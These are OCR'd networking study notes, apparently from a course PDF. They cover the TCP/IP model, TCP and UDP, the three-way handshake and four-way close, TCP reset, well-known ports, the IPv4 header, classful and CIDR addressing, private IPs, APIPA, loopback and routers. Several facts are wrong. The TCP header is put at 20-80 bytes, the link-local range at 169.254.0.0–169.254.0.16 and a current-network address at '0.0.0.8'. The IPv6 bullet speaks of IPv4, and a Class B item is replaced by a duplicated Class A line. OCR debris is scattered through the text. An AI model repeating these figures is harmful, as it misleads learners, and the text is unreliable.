
TCP/IP means Transmission Control Protocol and Internet Protocol. It is the network model used in the current Internet architecture as well. It's the basic communication protocol of the internet. Although it was designed to be an internet protocol it's used as the main communication protocol in a private network.

➢ TCP/IP architecture


The TCP/IP architecture basic off the 4-layer model. Each layer of this model corresponds to one or more of the layers of the 7-layer OSI model. Each of the 4 layers have individual protocols that all work together to form a protocol stack.







- TCP/IP protocol suite




➢ TCP and UDP

There are two ways to initiate a session in transport layer. Those are TCP and UDP. There are clear differences between TCP and UDP.


TCP	UDP
TCP is a connection-oriented protocol. Connectionorientation means that the communicating devices should establish a connection before transmitting data (three-way handshake) and should close the connection after transmitting the data.	UDP is the Datagram oriented protocol. This is because there is no overhead for opening a connection, maintaining a connection, and terminating a connection. UDP is efficient for broadcast and multicast type of network transmission.
TCP is reliable as it guarantees delivery of data to the destination router.	The delivery of data to the destination cannot be guaranteed in UDP.
TCP provides extensive error checking mechanisms. It is because it provides flow control and acknowledgment of data.	UDP has only the basic error checking mechanism using checksums.
Sequencing of data is a feature of Transmission Control Protocol (TCP). this means that packets arrive in-order at the receiver.	There is no sequencing of data in UDP. If ordering is required, it has to be managed by the application layer.
TCP is comparatively slower than UDP.	UDP is faster, simpler and more efficient than TCP.
Retransmission of lost packets is possible in TCP, but not in UDP.	There is no retransmission of lost packets in User Datagram Protocol (UDP).
TCP has a (20-80) bytes variable length header.	UDP has an 8 bytes fixed length header.
TCP is heavy-weight.	UDP is lightweight.
TCP doesn't support Broadcasting.	UDP supports Broadcasting.
TCP is used by HTTP, HTTPs, FTP, SMTP and Telnet.	UDP is used by DNS, DHCP, TFTP, SNMP, RIP, and VoIP.

- The TCP three-way handshake




- ✓ Step 1 (SYN): In the first step, client wants to establish a connection with server, so it sends a segment with SYN (Synchronize Sequence Number) which informs server that client is likely to start communication and with what sequence number it starts segments with
- ✓ Step 2 (SYN + ACK): Server responds to the client request with SYN-ACK signal bits set. Acknowledgement (ACK) signifies the response of segment it received and SYN signifies with what sequence number it is likely to start the segments with
- ✓ Step 3 (ACK): In the final part client acknowledges the response of server and they both establish a reliable connection with which they will start the actual data transfer

With these steps, a full-duplex communication is established. So, after this the computer and server can communicate with each other securely. Initial sequence numbers are randomly selected while establishing connections between client and server.



- The TCP 4 way disconnect


Here we will also need to send bit segments to server which FIN bit is set to 1.



- ✓ Step 1 (FIN from Client) – Suppose that the client application decides it wants to close the connection. (Note that the server could also choose to close the connection). This causes the client send a TCP segment with the FIN bit set to 1 to server and to enter the FIN_WAIT_1 state. While in the FIN_WAIT_1 state, the client waits for a TCP segment from the server with an acknowledgment (ACK).
- ✓ Step 2 (ACK from Server) – When Server received FIN bit segment from Sender (Client), Server Immediately send acknowledgement (ACK) segment to the Sender (Client).
- ✓ Step 3 (Client waiting) – While in the FIN_WAIT_1 state, the client waits for a TCP segment from the server with an acknowledgment. When it receives this segment, the client enters the FIN_WAIT_2 state. While in the FIN_WAIT_2 state, the client waits for another segment from the server with the FIN bit set to 1.
- ✓ Step 4 (FIN from Server) – Server sends FIN bit segment to the Sender (Client) after some time when Server send the ACK segment (because of some closing process in the Server).
- ✓ Step 5 (ACK from Client) – When Client receive FIN bit segment from the Server, the client acknowledges the server's segment and enters the TIME_WAIT state. The TIME_WAIT state lets the client resend the final acknowledgment in case the ACK is lost.

- TCP reset

In a stream of packets of a TCP connection, each packet contains a TCP header. Each of these headers contains a bit known as the "reset" (RST) flag. In most packets this bit is set to 0 and has no effect; however, if this bit is set to 1, it indicates to the receiving computer that the computer should immediately stop using the TCP connection; it should not send any more packets using. A TCP reset basically kills a TCP connection instantly.




FIN	RST
--> gracefully terminates the connection.	--> abruptly tells the other side to stop communicating.
--> Only one side of conversation is stopped.	--> The whole conversation is stopped.
--> No data loss.	--> Data is discarded.
--> Receiver of FIN keeps communicating till it wants to.	--> Receiver has to stop communication.

➢ Networking ports

In TCP/IP and UDP networks, a port is an endpoint to a logical connection. The port number identifies what type of port it is. For example, port 80 is used for HTTP traffic. If you use a command, such as netstat -n on Microsoft Windows or Linux, you see a listing of the local addresses (and ports) and the foreign addresses (and ports) to which they are connected.

The three categories of TCP and UDP ports are

- ✓ Well known ports-Ports 0–1023 are considered well-known ports because they were used by many of the core services on the Unix servers, and most required privilege permissions on the server to implement. Telnet (23) and Simple Mail Transport Protocol (SMTP) (25) are two examples of these services.
- ✓ Registered ports- These services are all long-running services and would be assigned to ports between 1,024 and 49,151. The Microsoft Remote Desktop Protocol (RDP) (3389) and Network File System (NFS) (2049) are two examples of registered ports.
- ✓ Ephemeral/dynamic/private- All other ports, from 49,152 to 65,535, are referred to as dynamic, or private ports. These ports are not permanently associated to any service. Client side uses these ports.




Protocol	Name	Common Well-Known Port(s)
HTTP	Hypertext Transfer Protocol, Web services	TCP:80
HTTPS	Hypertext Transfer Protocol, Secure Web Services	TCP:443
Telnet	Unencrypted method to log onto a remote computer	TCP:23
SSH	Secure Shell: Encrypted method to log on to a remote computer	TCP:22
DNS Queries	Domain Name System: Request asking for an IP address associated with a name	UDP:53
DHCP	Dynamic Host Configuration Protocol: IP address management	UDP:67, 68
FTP	File Transfer Protocol	TCP:21, 20
TFTP	Trivial File Transfer Protocol	UDP:69
SFTP	SSH File Transfer Protocol, or Secure File Transfer Protocol	TCP:22
SMTP	Simple Mail Transfer Protocol	TCP:25
POP	Post Office Protocol v3	TCP:110
IMAP	Internet Message Access Protocol	TCP:143
SNMP	Simple Network Management Protocol	TCP:161
RDP	Remote Desktop Protocol	TCP:3389
NTP	Network Time Protocol	UDP:123
SIP	Session Initiation Protocol	TCP/UDP:5060, TCP:5061
SMB	Server Message Block	TCP:445
LDAP	Lightweight Directory Access Protocol	TCP/UDP:389
LDAPS	Lightweight Directory Access Protocol over TLS/SSL	TCP:636
H.323	Protocols for audio and video over networks	UDP:1719, TCP:1720, & more

❖ TCP/IP model vs OSI model

OSI model	TCP/IP model
In OSI model the transport layer guarantees the delivery of packets.	In TCP/IP model the transport layer does not guarantee delivery of packets. Still the TCP/IP model is more reliable.
Follows vertical approach.	Follows horizontal approach.
OSI model has a separate Presentation layer and Session layer.	TCP/IP does not have a separate Presentation layer or Session layer.
Transport Layer is Connection Oriented.	Transport Layer is both Connection Oriented and Connection less.
Network Layer is both Connection Oriented and Connection less.	Network Layer is Connection less.
OSI is a reference model around which the networks are built. Generally, it is used as a guidance tool.	TCP/IP model is, in a way implementation of the OSI model.
OSI model has a problem of fitting the protocols into the model.	TCP/IP model does not fit any protocol
Protocols are hidden in OSI model and are easily replaced as the technology changes.	In TCP/IP replacing protocol is not easy.
OSI model defines services, interfaces and protocols very clearly and makes clear distinction between them. It is protocol independent.	In TCP/IP, services, interfaces and protocols are not clearly separated. It is also protocol dependent.
It has 7 layers	It has 4 layers

❖ Structure of a data packet

The structure of a packet depends on the type of packet it is and on the protocol. Normally, a packet has a header and a payload. The header keeps overhead information about the packet, the service, and other transmission-related data. For example, data transfer over the Internet requires breaking down the data into IP packets, which is defined in IP (Internet Protocol), and an IP packet includes:



[Image: IP Header]

IP header includes many relevant information including Version Number, which, in this context, is 4. Other details are as follows −

- ✓ Version − Version no. of Internet Protocol used (e.g. IPv4).
- ✓ IHL − Internet Header Length; Length of entire IP header.
- ✓ DSCP − Differentiated Services Code Point; this is Type of Service.
- ✓ ECN − Explicit Congestion Notification; It carries information about the congestion seen in the route.
- ✓ Total Length − Length of entire IP Packet (including IP header and IP Payload).
- ✓ Identification − If IP packet is fragmented during the transmission, all the fragments contain same identification number. to identify original IP packet, they belong to.
- ✓ Flags − As required by the network resources, if IP Packet is too large to handle, these 'flags' tells if they can be fragmented or not. In this 3-bit flag, the MSB is always set to '0'.
- ✓ Fragment Offset − This offset tells the exact position of the fragment in the original IP Packet.
- ✓ Time to Live − To avoid looping in the network, every packet is sent with some TTL value set, which tells the network how many routers (hops) this packet can cross. At each hop, its value is decremented by one and when the value reaches zero, the packet is discarded.
- ✓ Protocol − Tells the Network layer at the destination host, to which Protocol this packet belongs to, i.e. the next level Protocol. For example, protocol number of ICMP is 1, TCP is 6 and UDP is 17.
- ✓ Header Checksum − This field is used to keep checksum value of entire header which is then used to check if the packet is received error-free.
- ✓ Source Address − 32-bit address of the Sender (or source) of the packet.
- ✓ Destination Address − 32-bit address of the Receiver (or destination) of the packet.
- ✓ Options − This is optional field, which is used if the value of IHL is greater than 5. These options may contain values for options such as Security, Record Route, Time Stamp, etc.

- IP addressing

IP addressing belongs to network layer in the OSI model.

❖ What is IP addressing?

There is an IP address for each device in a network. The purpose of an IP address is to identify each device in a network uniquely. Normally 2 types of IP addresses are used in the world.

- IPv4
  - ✓ IPv4 contains 32 bits.
  - ✓ Separated into 4 octets.
  - ✓ Should be represented as a decimal number for ease of use.
- IPv6
  - ✓ IPv4 contains 128 bits.
  - ✓ Separated into 8 hexes.
  - ✓ Should be represented as a hexadecimal number for ease of use.

We normally use IPv4.

There are two portions in an IP address.

- Network ID- This is used to identify a network uniquely.
- Host ID- This is used to identify a device in a network uniquely.

- Subnet mask


  This is a 32-bit number that is used to identify the network ID and the host ID of an IP address.

❖ Classfull IP addressing

The 32 bit IP address is divided into five sub-classes. These are:

- ✓ Class A
- ✓ Class B ✓
- Class C
- ✓ Class D ✓
- Class E

Classes D and E are reserved for multicast and experimental purposes respectively. The order of bits in the first octet determine the classes of IP address. IP addresses are globally managed by Internet Assigned Numbers Authority(IANA) and regional Internet registries(RIR).



Class	A	B	C	D	E
Leading bits	0	10	110	1110	1111
Network ID bits	8	16	24		
Host ID bits	24	16	8		
Number of networks	128 (2^7) -2	16,384 (2^{14})	2,097,152 (2^{21})		
Addresses per network	16,777,216 (2^{24})	65,536 (2^{16})	256 (2^8)		
Total addresses in class	2,147,483,648 (2^{31})	1,073,741,824 (2^{30})	536,870,912 (2^{29})	268,435,456 (2^{28})	268,435,456 (2^{28})
Start address	0.0.0.0	128.0.0.0	192.0.0.0	224.0.0.0	240.0.0.0
End address	127.255.255.255	191.255.255.255	223.255.255.255	239.255.255.255	255.255.255.255
Default subnet mask	255.0.0.0	255.255.0.0	255.255.255.0		
CIDR notation	/8	/16	/24		

In class A, 2 network IDs are subtracted because 0.0.0.0 and 127.x.y.z are special address.

- Range of special IP addresses:
  - ✓ **169.254.0.0 – 169.254.0.16**: Link local addresses
  - ✓ **127.0.0.0 – 127.255.255.255**: Loop-back addresses ✓ **0.0.0.8**: used to communicate within the current network. ➢ Rules for assigning Host ID:
  - ✓ Within any network, the host ID must be unique to that network.
  - ✓ Host ID in which all bits are set to 0 cannot be assigned because this host ID is used to represent the network address.
  - ✓ Host ID in which all bits are set to 1 cannot be assigned because this host ID is reserved as a broadcast address to send packets to all the hosts present on that particular network.

- Rules for assigning Network ID:
  - ✓ The network ID cannot start with 127 because 127 belongs to class A address and is reserved for internal loop-back functions. ➢ Disadvantage of Classfull Addressing:

1. Class A with a mask of 255.0.0.0 can support 16, 777, 214 addresses
2. Class A with a mask of 255.0.0.0 can support 16, 777, 214 addresses
3. Class C with a mask of 255.255.255.0 can support 254 addresses


But what if someone requires 2000 addresses?

One way to address this situation would be to provide the person with class B network. But that would result in a waste of so many addresses.

Another possible way is to provide multiple class C networks, but that too can cause a problem as there would be too many networks to handle.


 IP address types

- ✓ Network address-identifier for a group of devices



Network address/subnet address

✓ Broadcast address-identifier for all devices on the network



✓ Host address

The network addresses should be same to communicate between two devices in a same internal network.

❖ CIDR

In order to reduce the wastage of IP addresses a new concept of Classless Inter-Domain Routing is introduced. Now a days IANA is using this technique to provide the IP addresses. Whenever any user asks for IP addresses, IANA is going to assign that many IP addresses to the User.


In CIDR subnet masks are denoted by /X. X represents binary 1 s in the subnet mask.

❖ Private IP s vs public IP s

Private IP address of a system is the IP address which is used to communicate within the same network. Using private IP data or information can be sent or received within the same network.

Public IP address of a system is the IP address which is used to communicate outside the network. Public IP address is basically assigned by the ISP (Internet Service Provider).

Private IP s	Public IP s
Scope is local.	Scope is global.
It is used to communicate within the network.	It is used to communicate outside the network.
Private IP addresses of the systems connected in a network differ in a uniform manner.	Public IP may differ in uniform or non-uniform manner.
It works only in LAN.	It is used to get internet service.
It is used to load network operating system.	It is controlled by ISP.
It is available in free of cost.	It is not free of cost.
Private IP can be known by entering “ipconfig” on command prompt.	Public IP can be known by searching “what is my ip” on google.
Range: 10.0.0.0 – 10.255.255.255 172.16.0.0 – 172.31.255.255 192.168.0.0 – 192.168.255.255	Range: Besides private IP addresses, rest are public.



❖ APIPA IP

APIPA stands for Automatic Private IP Addressing (APIPA). It is a feature or characteristic in operating systems (e.g. Windows) which enables computers to self-configure an IP address and subnet mask automatically when their DHCP (Dynamic Host Configuration Protocol) server isn't reachable. The IP address range for APIPA is (169.254.0.1 to 169.254.255.254) having 65, 534 usable IP addresses, with the subnet mask of 255.255.0.0.

- Characteristics
  - ✓ Communication can be established properly if not getting response from DHCP Server.
  - ✓ APIPA regulates the service, by which always checking response and status of the main DHCP server in a specific period of time.
- Advantages
  - ✓ It can be used as a backup of DHCP because when DHCP stops working then APIPA has the ability to assign IP to the networking hosts.
  - ✓ It stops unwanted broadcasting.
  - ✓ It uses ARP (Address Resolution Protocol) to confirm the address isn't currently in use.
- Disadvantages
  - ✓ APIPA ip addresses can slow you network.
  - ✓ APIPA doesn't provide network gateway as DHCP does.
- Limitations
  - ✓ APIPA addresses are restricted for use in local area network.
  - ✓ APIPA doesn't provide network gateway as DHCP does.

❖ Local loopback addresses/local host ip

Local Loopback Address is used to let a system send a message to itself to make sure that TCP/IP stack is installed correctly on the machine. In IPv4, IP addresses that start with decimal 127 or that has 01111111 in the first octet are loopback addresses (127.X.X.X). Typically, 127.0.0.1 is used as the local loopback address. This leads to the wastage of many potential IP addresses. But in IPv6::1 is used as local loopback address and therefore there isn't any wastage of addresses.

❖ Router


A Router is a networking device that forwards data packets between computer network. If suppose you search for www.google.com in your web browser then this will be a request which will be sent from your system to the Google's server to serve that webpage, now your request which is nothing but a stream of packets don`t just go the Google's server straightaway they go through a series of networking devices known as router which accepts this packets and forwards them to correct path and hence it reaches to the destination server. A router has a number of interfaces by which it can connect to a number of host systems.

- Functions of a Router
  - ✓ Forwarding

    Router receives the packets from its input ports, checks it header, performs some basic functions like checking checksum and then looks up to the routing table to find the appropriate output port to dump the packets onto, and forwards the packets onto that output port.
  - ✓ Routing

    Routing is the process by which the router ascertains what is the best path for the packet to reach the destination, it maintains a routing table which is made using different algorithms by the router only.

- Architecture of a Router



✓ Input Port

This is the interface by which packets are admitted into the router, it performs several key functions as terminating the physical link at router, this is done by the leftmost part in the below diagram, the middle part does the work of interoperating with the link layer like DE capsulation, in the last part of the input port the forwarding table is looked up and is used to determine the appropriate output port based on the destination address.

Input port

✓ Switching Fabric

This is the heart of the Router; it connects the input ports with the output ports. It is kind of a network inside a networking device. The switching fabric can be implemented in a number of ways some of the prominent ones are

